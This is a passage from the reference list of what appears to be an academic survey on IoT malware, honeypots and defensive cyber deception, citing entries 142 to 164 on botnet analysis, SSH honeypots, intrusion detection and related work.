[142] TORABI, S., DIB, M., BOU-HARB, E., ASSI, C., AND DEBBABI, M. A strings-based similarity analysis approach for characterizing IoT malware and inferring their underlying relationships. *IEEE Networking Letters 3*, 3 (2021), 161–165.

[143] TRAJANOVSKI, T., AND ZHANG, N. An automated behaviour-based clustering of IoT botnets. *Future Internet 14*, 1 (2022), 6.

[144] TRAN, B., PICEK, S., AND XUE, B. Automatic feature construction for network intrusion detection. In *Proceedings of the Asia-Pacific Conference on Simulated Evolution and Learning* (2017), Springer International Publishing, pp. 569–580.

[145] TUSHIR, B., SEHGAL, H., NAIR, R., DEZFOULI, B., AND LIU, Y. The impact of DoS attacks onresource-constrained IoT devices: A study on the mirai attack. *arXiv preprint arXiv:2104.09041* (2021).

[146] TUTTLE, H. Cryptojacking. *Risk Management 65*, 7 (2018), 22–27. Copyright - Copyright Risk and Insurance Management Society, Inc. Jul/Aug 2018; Last updated - 2021-09-09.

[147] UDHANI, S., WITHERS, A., AND BASHIR, M. Human vs bots: Detecting human attacks in a honeypot environment. In *2019 7th International Symposium on Digital Forensics and Security (ISDFS)* (2019), IEEE, pp. 1–6.

[148] VALERO, J. M. J., PÉREZ, M. G., CELDRÁN, A. H., AND PÉREZ, G. M. Identification and classification of cyber threats through SSH honeypot systems. In *Handbook of Research on Intrusion Detection Systems*. IGI Global, 2020, pp. 105–129.

[149] VALLI, C., RABADIA, P., AND WOODWARD, A. Patterns and patter-An investigation into SSH activity using kippo honeypots. In *11th Australian Digital Forensics Conference* (2013), SRI Security Research Institute, Edith Cowan University, Perth, Western Australia.

[150] VAN DER ELZEN, I., AND VAN HEUGTEN, J. Techniques for detecting compromised IoT devices. *University of Amsterdam* (2017).

[151] VIDAL-GONZÁLEZ, S., GARCÍA-RODRÍGUEZ, I., ALÁIZ-MORETÓN, H., BENAVIDES-CUÉLLAR, C., BENÍTEZ-ANDRADES, J. A., GARCÍA-ORDÁS, M. T., AND NOVAIS, P. Analyzing IoT-based botnet malware activity with distributed low interaction honeypots. In *World Conference on Information Systems and Technologies* (2020), Springer International Publishing, pp. 329–338.

[152] WAGENER, G., DULAUNOY, A., ENGEL, T., ET AL. Heliza: talking dirty to the attackers. *Journal in computer virology 7*, 3 (2011), 221–232.

[153] WANG, A., LIANG, R., LIU, X., ZHANG, Y., CHEN, K., AND LI, J. An inside look at IoT malware. In *International Conference on Industrial IoT Technologies and Applications* (2017), Springer International Publishing, pp. 176–186.

[154] WANG, B., DOU, Y., SANG, Y., ZHANG, Y., AND HUANG, J. IoTCMal: Towards a hybrid IoT honeypot for capturing and analyzing malware. In *ICC 2020 - 2020 IEEE International Conference on Communications (ICC)* (2020), IEEE, pp. 1–7.

[155] WANG, C., AND LU, Z. Cyber deception: Overview and the road ahead. *IEEE Security & Privacy 16*, 2 (2018), 80–85.

[156] WANG, M., SANTILLAN, J., AND KUIPERS, F. Thingpot: an interactive Internet-of-Things honeypot. *arXiv preprint arXiv:1807.04114* (2018).

[157] WILLIAMS, C. Today the web was broken by countless hacked devices – your 60-second summary, 2016. (Last accessed 11 January 2022) https://www.theregister.co.uk/2016/10/21/dyn_dns_ddos_explained/.

[158] XU, D., AND TIAN, Y. A comprehensive survey of clustering algorithms. *Annals of Data Science 2*, 2 (2015), 165–193.

[159] YOUSEFI-AZAR, M., VARADHARAJAN, V., HAMEY, L., AND TUPAKULA, U. Autoencoder-based feature learning for cyber security applications. In *Proceedings of the International Joint conference on Neural Networks* (2017), IEEE, pp. 3854–3861.

[160] YUE, Y., LI, S., LEGG, P., AND LI, F. Deep learning-based security behaviour analysis in IoT environments: A survey. *Security and Communication Networks 2021* (2021).

[161] YUILL, J. J. *Defensive computer-security deception operations: processes, principles and techniques*. PhD thesis, North Carolina State University, 2007.

[162] ZHOU, L., OUYANG, X., YING, H., HAN, L., CHENG, Y., AND ZHANG, T. Cyber-attack classification in smart grid via deep neural network. In *Proceedings of the 2nd International Conference on Computer Science and Application Engineering* (2018), Association for Computing Machinery, pp. 1–5.

[163] ZHU, M., ANWAR, A. H., WAN, Z., CHO, J.-H., KAMHOUA, C. A., AND SINGH, M. P. A survey of defensive deception: Approaches using game theory and machine learning. *IEEE Communications Surveys & Tutorials 23*, 4 (2021), 2460–2493.

[164] ZHU, Y.-M. Software Failure Mode and Effects Analysis. *Failure-Modes-Based Software Reading* (2017), 7–15.